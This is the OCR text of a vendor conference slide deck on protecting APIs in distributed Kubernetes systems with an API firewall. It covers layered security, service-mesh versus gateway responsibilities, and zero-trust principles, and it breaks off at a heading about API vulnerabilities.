
THREATS PROTECTION IN A DISTRIBUTED WORLD

Using 42Crunch API Firewall on Kubernetes

ISABELLE **MAUNY** - Field CTO (isabelle@42crunch.com)

LOOSELY COUPLED ARCHITECTURE




Front **Process/Controller** **Data**

App icon made by https://www.flaticon.com/authors/pixel-buddha

HOW DO WE SECURE APIS?

LAYERED APPROACH TO SECURITY




App level security (libs, code, data)

Intra-services communication (auth, azn, TLS)

Hypervisor, images (VM/Docker)

OS / Network / Physical Access

COMMUNICATION LAYER SECURITY



Front


Process/Controller

Data

WHAT DO WE ENFORCE AT COMMUNICATION LEVEL ?

- Can service A talk to service B ?
  - ✓ Authentication (is this Service A?)
  - ✓ Authorization (is it authorized to invoke Service B?)
- Where is service B ?
  - ✓ Service registry
- Is the communication secure?
  - ✓ Use TLS across the board
- Can any service B be abused via large number of calls from Service A?
  - ✓ Traffic management
- Protection from cascading failures
  - ✓ If Service B is stalled, how does the rest of the system reacts ?
- If somebody can inject a rogue service in our infra, will this service be able to invoke other services?

COMMUNICATION LAYER SECURITY



CRITICAL THINGS TO REMEMBER

- Respect separation of concerns
  - ✓ A **Service Mesh** is only concerned with **infrastructure security** !
  - ✓ A **mesh** does **not** know about the **data** flowing through
  - ✓ A **service** does **not** know about the **infrastructure** setup

- Think of an API Gateway as a **pattern**, not a product !
- API Gateway is defined as a layer which can:
  - ✓ Expose APIs to consumers (business APIs)
  - ✓ Compose microservices into one or multiple macro-services
  - ✓ Enforce communication level security as described before

SO NOW...

- Where do we validate that the data we are receiving is what we expect ?
- How do we ensure that we don't leak data or exceptions?
- Where do we validate that our app tokens are the ones we expect ?
- Where do we authenticate/authorize access to our business services?
  - ✓ Can Isabelle view a resource with ID 123456 ?

WE NEED APP LEVEL SECURITY

APPLICATION LEVEL SECURITY

API Threat Protection

- Content validation
- Token validation
- Traffic management
- Payload security (encrypt/ sign)
- Threat detection


API Firewall

API Access Control

- Access tokens management
- Authentication
- Authorization
- Identity management

API/Identity management

COMMUNICATION LAYER + APP LAYER SECURITY



APPLICATION LEVEL SECURITY PRINCIPLES

1

GUIDING PRINCIPLE:

ZERO TRUST ARCHITECTURE

2

GUIDING PRINCIPLE:

ALL APIS ARE OPEN APIS

“Dance like no one is watching, encrypt like everyone is!”
Werner Vogels, Amazon CTO

3

GUIDING PRINCIPLE:

SECURITY IS ADAPTED FROM RISK

WHAT IS SPECIAL ABOUT API THREAT PROTECTION?

API-BASED APPLICATIONS HAVE DIFFERENT VULNERABILITIES

